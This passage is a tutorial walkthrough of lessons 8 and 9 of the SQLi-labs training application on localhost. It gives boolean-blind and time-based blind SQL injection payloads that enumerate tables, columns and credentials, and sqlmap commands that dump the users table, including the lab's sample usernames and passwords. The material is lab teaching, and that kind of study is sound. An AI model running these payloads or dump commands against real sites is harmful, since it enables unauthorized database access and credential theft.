http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = DATABASE() LIMIT 1,1),1,8)="REFERERS"
--+
```

Welcome Dhakkan
You are in...........

Similarly we got 2nd table name which is “REFERERS”

Database have 4 tables : emails, referers, uagents, users

NOW we have to find columns inside tables, payload: http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME= "USERS" LIMIT 0,1),1,2)="ID" --+

This query select the first column name and becomes TRUE when name of column is matched with the actual database column’s from the “USERS” table .


“USERS” table have 15 columns which are: id, login, password, email, secret, activation_code, activated, reset_code, admin, USER, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS, id, username, password.

For matching the data the payload: http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTRING((SELECT USERNAME FROM USERS LIMIT 0,1),1,2)="DU" --+

This query selects the first username and match the first two characters of that word.

The usernames are: Dumb, Angelina, Dummy, secure, Stupid, superman, batman, admin, admin1, admin2, admin3, dhakkan, admin4

The passwords are: Dumb, I-kill-you, p@ssword, crappy, stupidity, genious, mob!le, A, admin1, admin2, admin3, dumbo, admin4



```
localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTRING((SELECT USERNAME FROM USERS LIMIT 0,1),1,2)="DU" --+
http://localhost/sqli-labs-master/Less-8/?id=1' AND SUBSTRING((SELECT USERNAME FROM USERS LIMIT 0,1),1,2)="DU" --+
```

Welcome Dhakkan
You are in...........

SQLI DUMB SERIES-8

For Automate all this work we use SQLMAP tool.

Step 1: Run the python file of sqlmap by giving the url of lesson-8 –
C:\sqlmap>python sqlmap.py -u "http://localhost/sqli-labs-master/Less-8/?id=1" –dbs
The tool automatically guess the databases name in very few seconds

The database name SECURITY is with single quots because that's the current database . then we have to go inside the security database and find table names in security database
Using this command: C:\sqlmap>python sqlmap.py -u "http://localhost/sqli-labs-master/Less-8/?id=1" -D security –tables

When we got table names we select any one of them to see columns inside them using this command:

C:\sqlmap>python sqlmap.py -u "http://localhost/sqli-labs-master/Less-8/?id=1" -D security -T users –columns
This command is guess the names of all the columns in 'users' table .


For extract data from columns we use this command:
C:\sqlmap>python sqlmap.py -u "http://localhost/sqli-labs-master/Less-8/?id=1" -D security -T users -C id,username,password –dump

Lesson 9 – Get - Blind - Time Based - Single Quotes

In this lesson we have introduce blind time based sql injection, in this vulnerability we does not have any errors and even we doesn't have the changes reflected on the page when the query becomes TRUE or FALSE . So we use SLEEP() function which helps to reloading website , when the condition becomes true the website becomes reloading in state and when false it react nothing.

First step is to find the length of the database :

Payload: http://localhost/sqli-labs-master/Less-9/?id=1' AND LENGTH(DATABASE())=8 AND SLEEP(3)--+



```
localhost/sqli-labs-master/Less-9/?id=1' AND LENGTH(DATABASE())=8 AND SLEEP(3)--+
```

```
http://localhost/sqli-labs-master/Less-9/?id=1' AND LENGTH(DATABASE())=8 AND SLEEP(3)--+
```

Welcome Dhakkan
You are in...........

Webpage is in reloading state when the length value is 8 . now same like previous we use substring when condition become true the website is reloading .

Less 8 when condition becomes false "you are in" disappear

Less 9 when condition becomes true website reloads

Rest of the steps are same